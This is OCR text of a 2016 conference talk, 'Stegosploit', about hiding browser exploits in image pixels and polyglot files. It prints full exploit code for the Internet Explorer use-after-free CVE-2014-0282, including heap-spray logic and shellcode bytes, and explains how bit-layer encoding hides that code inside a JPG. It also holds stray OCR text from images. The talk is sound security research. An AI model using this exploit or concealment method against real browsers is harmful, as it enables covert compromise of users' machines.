STEGOSPLOIT

THE INTERNALS OF STEGANOGRAPHY AND POLYGLOTS

SAUMIL SHAH

DEEPSEC 2016

NETSQUARE

A good exploit is one that is delivered in style

Agenda

- Design goals
- Stegosploit-ing an exploit
- Steganography techniques
- The decoder
- Polyglot Images
- Conclusions

Stegosploit Design Goals

- Only VALID images on network and disk.
- Exploit code hidden in pixels.
- Self contained decoder code.
- Exploit automatically decoded and triggered upon loading...
- ...all with just ONE IMAGE,
- in STYLE!


Steganography

Polyglots

Two or more data formats in a single container...

...that co-exist happily without breaking each other's spec or syntax.

Stegosploit-ing a browser exploit




Case study: CVE-2014-0282
- IE CInput Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690
- FF onreadystatechange UAF
- hidden in a PNG

Step I.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

Hiding an Exploit in an Image


```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var
f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8){c='0'+c}
var l=function(a){return(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);this.f.push(h);
this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};
H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=
(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var
c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData
(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var
heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x00\x00
\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff
\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c
\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b
\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2
\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b
\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50
\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb
\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var
b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,
215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16
384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();
for(var a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm')
.innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var
a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();document.getElementById('c2').checked=true;
document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset()}
setTimeout(run,1000);
```

ganesha.jpg


IE Use-After-Free CVE-2014-0282

Hiding an Exploit in an Image

ganesha.jpg


ganesha_CVE-2014-0282.jpg

The "Bit Layer" View



1 pixel = 8 bits (grayscale)

The "Bit Layer" View




NETSQUARE


DEB
2010
Deb
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1
HOUR
DRY
CLEANING


DEB
2010
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY
CLEANING
Deb


7	6	5	4	3	2	1	0


Encoding at Bit Layer 7



Exploit code converted to bitstream.

Pixel bits of layer 7 are overwritten with exploit bitstream.






Encoding data at bit layer 7


Significant visual aberration

Encoding at Bit Layer 2



Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten with exploit bitstream.




Encoding data at bit layer 2

No perceptible visual aberration

Step 2.

Decoding the encoded Pixel Data

